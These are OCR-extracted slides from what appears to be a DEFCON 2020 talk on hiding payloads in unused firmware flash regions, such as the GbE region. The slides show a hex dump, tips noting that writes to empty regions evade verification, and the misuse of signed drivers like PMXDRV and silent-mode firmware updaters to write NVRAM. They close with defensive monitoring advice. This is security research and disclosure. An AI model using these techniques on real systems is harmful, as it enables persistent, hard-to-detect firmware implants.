00A0h: 94 B0 00 08 0A 00 04 90 B0 47 40 24 C2 C1 21 FB    ”°......°G@$ÂÁ!û
00B0h: 80 60 1F 00 00 48 10 00 40 60 1F 00 04 D1 11 00    €`...H..@`...Ñ..
00C0h: 03 0A 12 00 00 00 1F 00 04 B4 30 00 1C 00 31 00    .........´0...1.
00D0h: 06 B4 30 00 09 00 31 00 07 B4 30 00 10 00 31 00    .´0...1..´0...1.
00E0h: 0A B4 30 00 18 00 31 00 0C B4 30 00 18 00 31 00    .´0...1..´0...1.
00F0h: 0D B4 30 00 18 00 31 00 01 FD 30 00 2C 9C 31 00    .´0...1..ý0.,œ1.
0100h: 4C B6 30 00 05 00 31 00 FF FF FF FF FF FF FF FF    L¶0...1.ÿÿÿÿÿÿÿÿ
0110h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0120h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0130h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0140h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0150h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0160h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0170h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0180h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0190h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01A0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01B0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01C0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01D0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01E0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
01F0h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0200h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0210h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0220h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0230h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0240h: FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF    ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

Example - GBe

- How many unused?
  Let’s check!

  Purple represents 0xFF
  (72.46%)



0x0000

0x2000

HOW TO

- Existing tools
  - Flash Programming Tool (FPT)
  - Existing utilities
    - Firmware update tools
  - Confused Deputy – Existing Signed Drivers
    - Use to read/write from NVRAM
    - Not all require Admin Priv


DEMO

Administrator: cmd admin - Powershell

```
PS C:\Users\Mickey\Desktop\DEFCON2020\GBe_Demo>
```


Tips and Tricks

- **Writing to empty flash regions does not affect verification**




Tips and Tricks

- **Writing payload to unused regions does not affect functionality**



Tips and Tricks

- **Writing payload to multiple unused regions with magic bytes**



Tool Release

- Practicality
  - Execution on the target was already achieved
  - You will most likely need to be admin / Ring 0
- Confused deputy
  - Using drivers that have legitimate capabilities
  - IO
  - PCI Access
    - SPI Controller
    - SMBus Controller
  - Existing signed tools
  - Firmware update utilities that let you run in silent mode
    - Just get that command line FU ready

Tool Release


- **HAL – Hardware abstraction layer in C#**

- **Using PMXDRV**
  - **An Intel driver dating back to 1998, signed and ready to use.**
  - **Headers and structs implemented in C#**
  - **Capabilities:**
    - **PhysMem R/W,DR R/W, CR R/W, MSR R/W, IDT, GDT, IO and more**
- **More**
  - **ASMio** https://github.com/smx-smx/ASMTool
    Thank you Stefano Moioli!

So How Bad Is It?

Is EDR Catching Up?

- Yes and No
- Microsoft Defender ATP Protection
  - Response to “EDR is Coming Hide Yo Sh!t” talk?



Is EDR Catching Up?

- Yes and No
- Microsoft Defender ATP Protection
  - Response to “EDR is Coming Hide Yo Sh!t” talk?

- Commercial EDR/AV solutions and some OEMs
  - Announced firmware scanning capabilities
    - CrowdStrike
    - Dell BIOS scanner
  - Some OEMs added firmware verification to parts of their platform.
    - HP SureStart
  - Open source
    - fwupd.org/lvfs/ - Richard Hughes
  - Coverage beyond the BIOS region.
    - Uhm…. NOPE.

What Can We Do About It?

- Observation/Monitoring
  - Use existing tools to read non-conventional storage
  - Create/modify tools to detect suspicious use of these spaces
- Existing tools
  - Read ASMedia Firmware
    - https://github.com/smx-smx/ASMTool
  - Read main system SPI contents (BIOS region, GbE region, etc)
    - https://github.com/chipsec/chipsec/
- Open source tools for Firmware checks?
  - Unsigned firmware is a big problem here
    - Tools that can verify firmware cryptographically can help

EOP

- Q&A
  - Please join us in the live Q&A Session
- Reach out if you have any questions
  - Find us on Twitter
  - Various Discord servers
  - Some Slacks
- GitHub
  - https://github.com/HackingThings/BytesInDisguise
- Contact:
  - Mickey - @HackingThings
  - Jesse - @JesseMichael